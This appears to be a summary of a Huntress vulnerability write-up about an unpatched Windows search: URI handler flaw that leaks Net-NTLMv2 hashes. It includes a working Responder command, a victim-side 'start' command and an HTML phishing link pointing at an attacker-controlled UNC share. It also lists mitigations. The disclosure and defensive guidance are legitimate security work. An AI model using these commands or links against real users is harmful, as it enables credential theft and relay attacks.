 huntress.comwriteup
Unpatched NTLM Leakage in Windows search: URI Handler, Same Bug, No CVE, No Fix
Huntress researcher demonstrates that Windows' search: URI handler leaks a user's Net-NTLMv2 hash via the crumb=location: parameter, exploitable via a single clicked link (e.g. in Edge) or a `start` command with no admin rights or malware needed. The bug mirrors CVE-2026-33829 (Snipping Tool's ms-screensketch: handler, patched by Microsoft in April 2026) since both trace to the same DelegateExecute CLSID (SearchExecute/CLSID_SearchMSExecute in ExplorerFrame.dll), but MSRC closed this report as Moderate severity with no CVE and no fix, citing case-by-case servicing exceptions. The post includes reproduction steps with Responder, notes prior related disclosures by Varonis (search-ms:, 2024) and Trellix (search:, 2023), and recommends mitigations like blocking outbound SMB, enforcing SMB signing, and restricting NTLM.
What it is
An unpatched NTLM credential-leak in the Windows search: URI handler, disclosed by Huntress. It is the same primitive as CVE-2026-33829 (the Snipping Tool ms-screensketch: bug, CVSS 4.3, patched April 14, 2026), reported to MSRC the day after that patch and closed as "below the servicing bar" — no CVE, no fix. Reproduced on Windows 11 23H2 Build 22631.6199 and 25H2 Build 26200.8524.
How it works

search: and search-ms: are registered separately in HKCR but share the same command line and the same DelegateExecute CLSID {90b9bce2-b6db-4fd3-8451-35917ea1081b} — SearchExecute (CLSID_SearchMSExecute) in ExplorerFrame.dll. A crumb=location: parameter pointing at a UNC path makes the shell reach out to that path, triggering NTLM authentication and leaking the victim's Net-NTLMv2 hash, capturable with Responder.
Preconditions / Affected
Standard (non-admin) user, default Defender, no developer mode or AppX. Works via a clicked link with no prompt (tested in Edge) or a typed command. Only the first invocation per logon leaks; subsequent attempts return access-denied until the user logs out and back in — for phishing, the first click is the only one that counts.
What to do
There is no vendor patch. To reproduce/test:
Attacker (Kali):
responder -I eth0 -wvVictim (cmd):
start "" "search:query=test&crumb=location:\\10.0.1.100\share"The start "" form with quotes is required — pasting the URI bare into cmd makes & a command separator and the repro appears to fail when it hasn't. Link-click delivery:
<a href="search:query=test&crumb=location:\\10.0.1.100\share">click</a>Detection note: the hash leaves the machine before Windows renders its "Windows cannot access the specified device, path, or file" dialog — the dialog is a receipt, not a block. Zero Defender alerts fire. Any real fix must land in SearchExecute/Explorer, not the URI scheme; patching search-ms: alone would not help.
Caveats
- Net-NTLMv2 is not the raw password; usefulness (relay vs. offline cracking) depends on target configuration.
- The
crumb=location:leak onsearch-ms:(Varonis, 2024) andsearch:as a vector (Trellix, 2023) are prior art; the novelty is bridging them plus the triage-inconsistency story. - Per MSRC's own words, servicing of Moderate URI-handler NTLM leaks is "case-by-case" and exception-driven — CVE-2026-33829 (itself rated Moderate) was serviced; this one and two prior Varonis reports were not. Do not expect a fix.
flowchart TD
    A[User clicks search: link] --> B[Shell DelegateExecute]
    B --> C[SearchExecute CLSID in ExplorerFrame.dll]
    D[search-ms: link] --> C
    C --> E[UNC reach-out via crumb=location:]
    E --> F[Net-NTLMv2 hash sent to attacker]
    F --> G[Access-denied dialog shown AFTER leak]
Organisations named here
- CLSID_SearchMSExecute
- DelegateExecute
- MSRC
- Net-NTLMv2
- SearchExecute
- Trellix
CVEs named here
- CVE-2026-33829
Technologies named here
- Windows Snipping Tool
- Responder
- Windows Search
- cmd
- Windows search-ms
- Windows 11 23H2 Pro
- Windows 11 25H2
- ExplorerFrame.dll
- Microsoft Edge
- Windows WPA URI handler
- Windows
- Windows Defender
- Kali Linux
- NTLM
- Varonis
Techniques named here
- NTLM credential leakage via URI handler
- Forced authentication via crumb=location
- Link-click delivery of malicious URI
- NTLM relay attack
- Offline password cracking
Related in Offensive Security
 huntress.comwriteup
AI-Coded Malware | Analyzing Vibe-Coded AD Enumeration | Huntress
 github.comrepo
YesWeHack Claude Kit
 huntress.comwriteup
Inside an Oracle Database SQL Injection Attack | Huntress
 huntress.comwriteup